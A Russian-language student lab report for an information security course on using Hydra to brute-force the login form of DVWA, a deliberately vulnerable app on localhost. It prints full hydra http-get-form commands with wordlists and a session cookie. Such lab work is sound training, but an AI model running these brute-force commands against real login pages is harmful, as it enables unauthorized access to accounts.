Отчет по индивидуальному проекто 3

Дисциплина: Информационная безопасность

Боровиков Даниил Александрович

Содержание

# 1 Цель работы

Знакомство с Hydra для подбора или взлома имени пользователя и пароля.

# 2 Выполнение лабораторной работы

1. Открываю в браузере страницу http://127.0.0.1/DVWA/login.php и вхожу в DVWA (рис. 1)




Рис. 1: Вход в DVWA

1. Открываю страницу http://127.0.0.1/DVWA/security.php и выставляю уровень безопасности на низкий (рис. 2)




Рис. 2: Низкий уровень безопасности

1. Создаю файл с паролями, в него ввожу самые распространенные пароли (рис. 3)




Рис. 3: Файл с паролями

1. Перехожу во вкладку Brute Force, где можно подобрать комбинацию логина и пароля и проверить, верна ли она. Во вкладке Network консоли разработчика смотрю запрос для валидации логина и пароля - это GET-запрос, отправляющий логин, пароль в качестве параметров (рис. 4)




Рис. 4: Запрос для проверки комбинации

1. Куки GET-запроса - уровень безопасности и id сессии (рис. 5)




Рис. 5: Куки запроса

1. Ввожу команду для hydra: (рис. 6)

hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form “/DVWA/vulnerabilities/brute/:username=USER&password=PASS&Login=Login:H=Cookie:PHPSESSID=1pu2bih9masffp4i16iap5dglc;security=low:F=Username and/or password incorrect”

ключ -l – логин для входа ключ -P – пароль для входа, берутся все возможные из файла ~/passwords.txt http-get-form – тип запроса (GET) дополнительный параметр (длинная строка) - полный путь, параметры, куки, и сообщение при ошибке

В результате, hydra подобрала верную комбинацию: логин admin и пароль password




Рис. 6: Команда для подбора пароля

1. Создаю файл с возможными логинами (рис. 7)




Рис. 7: Файл с логинами

1. Изменяю команду для hydra: указываю ключ -L ~/usernames.txt, чтобы логины ткаже перебирались из файла (рис. 8)

hydra -L ~/usernames.txt -P ~/passwords.txt 127.0.0.1 http-get-form “/DVWA/vulnerabilities/brute/:username=USER&password=PASS&Login=Login:H=Cookie:PHPSESSID=1pu2bih9masffp4i16iap5dglc;security=low:F=Username and/or password incorrect”




Рис. 8: Измененная команда

# 3 Выводы

Я познакомился с hydra, научился подбирать логины и пароли с помощью нее, отправляя запросы.